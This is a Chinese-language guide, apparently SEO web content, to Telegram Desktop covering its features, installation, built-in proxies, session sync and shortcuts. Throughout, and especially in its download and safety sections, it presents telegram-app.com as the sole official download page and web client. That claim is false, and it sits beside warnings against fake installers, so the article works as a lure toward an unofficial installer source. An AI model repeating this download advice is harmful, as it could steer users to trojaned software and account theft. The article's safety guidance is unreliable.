telegram电脑版必知的7个功能点 高效使用场景解析
Telegram电脑版即官方桌面客户端 Telegram Desktop,截至 2026 年覆盖 Windows、macOS 和 Linux 三大平台,采用 Qt 框架构建并遵循 GNU GPLv3 开源许可证。它支持同时登录 3 个账号一键切换,Premium 用户单文件传输上限达 4GB,普通用户为 2GB。与网页版最大区别是聊天数据缓存到本地磁盘,断网也能查看历史消息,且三端消息通过云端服务器毫秒级实时同步。

核心要点
- Premium用户单文件传4GB,普通用户上限2GB。
- 同时登录3个账号,一键切换免退出登录。
- Ctrl+数字键秒切聊天,比鼠标点击更快。
- 只认telegram-app.com,安装包约50MB防钓鱼。
- 内置SOCKS5和MTProto代理,无需第三方软件即可连接。
关键速览
- telegram电脑版单文件传输上限达 4GB(Premium 用户),普通用户为 2GB。
- 支持同时登录 3 个账号,一键切换无需退出。
- Ctrl+数字键秒切聊天,效率高于鼠标点击。
- 本地存储可加密锁定,设本地密码保护聊天。
- Linux、Windows、macOS 三平台功能一致,消息云端实时同步。
Telegram电脑版是什么 和网页版、手机版有何区别?

Telegram电脑版指官方桌面客户端 Telegram Desktop,覆盖 Windows、macOS 和 Linux 三大平台(2026),用 Qt 框架构建、采用 GNU GPLv3 开源许可证。和网页版最大区别是:桌面版把聊天数据缓存到本地磁盘,断网也能查看历史消息,网页版关掉标签页数据就没了。
三端定位不同。手机版是主账号载体,首次登录需在电脑上输入手机号,验证码发到手机后才能激活会话。桌面版侧重本地存储、后台常驻和多账号切换,适合长时间办公。网页版则是免安装的临时入口,网络受限或下载失败时可当替代方案。三端数据靠 Telegram 云端服务器同步:普通聊天记录存在服务器上,任一设备登录后自动拉取,实现毫秒级跨端同步。想弄懂云同步和加密的底层逻辑,可参考Telegram的3个核心机制。
Telegram电脑版怎么下载才不会装到假冒安装包?

只认两个官方入口:桌面版专属页 telegram-app.com(2026)和微软应用商店里由 Telegram FZ-LLC 发布的“Telegram Desktop”。官方 Windows 安装包名为 Telegram.exe,体积约 50MB。装到几百 MB 的“加速版”“汉化破解版”,基本就是钓鱼包。
下载后先看三点:文件大小是否接近 50MB;右键属性里的数字签名(发行者应为 Telegram FZ-LLC);图标是否为标准纸飞机而非模糊拉伸图。三项有一项不符,直接删除。Telegram 官方从不通过网盘、第三方下载站分发 telegram电脑版,想了解更多路径可参考先看官方源再安装的下载要点。
电脑版无法连接时怎么用代理或VPN登录?

先试内置代理,再考虑 VPN。Telegram电脑版自带 SOCKS5 和 MTProto 两种代理,无需装第三方软件。路径是「设置 → 高级 → 连接类型 → 使用自定义代理」,填入服务器地址、端口和密钥即可。若代理仍失败,官方建议先切换到网页版 telegram-app.com(2026)应急登录。
代理和 VPN 有什么区别?
代理只给 Telegram 单个程序换通道;VPN 把整台电脑的流量都改道。MTProto 代理是 Telegram 专属协议,流量伪装成普通 HTTPS,比 SOCKS5 更难被识别。要全设备联网就用 VPN,只想让聊天恢复就用内置代理,省电又省速度。
验证码收不到怎么排查?
- 确认手机号国际区号填对(如 +86)。
- 等 60 秒后点「重新发送」,改为语音电话验证。
- 关掉代理再试,部分节点会拦截短信通道。
- 用手机端 App 登录,扫码授权电脑端。
电脑版怎么和手机同步聊天记录和登录会话?
登录即同步,无需手动导入。首次启动 Telegram Desktop 输入手机号并验证后,手机端的聊天记录与联系人会自动云端同步到电脑(2026)。因为普通对话默认存在 Telegram 云端,电脑版拉取的是同一份云数据,而非本地拷贝。
想查看已登录设备?进入「设置 → 隐私与安全 → 已登录设备」,这里列出全部活跃会话,可远程结束任意可疑登录。多设备同步支持手机、平板与电脑同时在线,消息跨端即时更新。
媒体文件是本地缓存,不占云端配额。在「设置 → 数据和存储」里可设自动清理周期,避免电脑硬盘被图片视频塞满。更多机制见Telegram的3个核心机制。

Telegram电脑版有哪些手机版没有的实用功能?
telegram电脑版的核心优势是大屏多任务和键盘效率:多窗口并行聊天、文件直接拖拽发送、丰富快捷键,以及针对群组与频道的后台管理面板。基于 官方桌面版的多设备同步能力(2026),这些操作能同时在手机、平板和电脑上保持一致。
桌面端有哪些手机做不到的操作?
- 文件拖拽发送:把文件从资源管理器直接拖进对话框,单文件上限 2GB,比手机逐个选取快得多。
- 快捷键:Ctrl+F 搜消息、Ctrl+/ 打开快捷键列表、Ctrl+Shift+M 快速静音,适合客服批量回复。
- 频道后台面板:群主可在大屏上查看订阅增长曲线、管理员权限分配和消息统计,运营千人社群时一目了然。
办公场景里,团队用 telegram电脑版共享设计稿或视频素材尤其省事,从资源管理器拖拽即传,无需先存到手机相册再上传。
电脑版安装和登录常见错误有哪些 怎么避开?
三类问题最高频:装到假客户端、代理配错反复掉线、多端登录被挤下线。判断根源后逐一解决,多数五分钟内可修复。官方 Telegram Desktop 安装包约 50MB(2026),下载前先核对来源。
- 假客户端盗号:仅从 telegram-app.com 或 Microsoft Store(发布方 Telegram FZ-LLC)获取,第三方站点的“加速版”常植入木马。
- 代理反复掉线:多为 MTProto 密钥过期,换新节点或改用 SOCKS5 端口重连。
- 被强制下线:进「设置 → 隐私安全 → 已登录设备」终止陌生会话,再重新验证。
拿不准时,可先用 网页版登录同一账号排查故障。更多安装细节见新手常问的电脑版问题。

总结与安全使用建议
安全用好 Telegram 电脑版,就抓三步:验证下载源、配好代理、管住登录会话。核心动作是只从 桌面版专属页 telegram-app.com(2026)下载约 50MB 的 Telegram.exe,避免装到盗号的假客户端。
优先级清单,从高到低:
- 核对来源:只认官网或微软商店里 Telegram FZ-LLC 发布的版本,其余一律不装。
- 开本地密码锁:设置菜单启用 Passcode,电脑离开时自动锁住聊天窗口。
- 清理登录会话:定期在「已登录设备」踢掉陌生端,防止账号被挤占。
想再补功能细节,可看新手常问的7个telegram电脑版问题。装好后第一件事:立刻设置两步验证密码。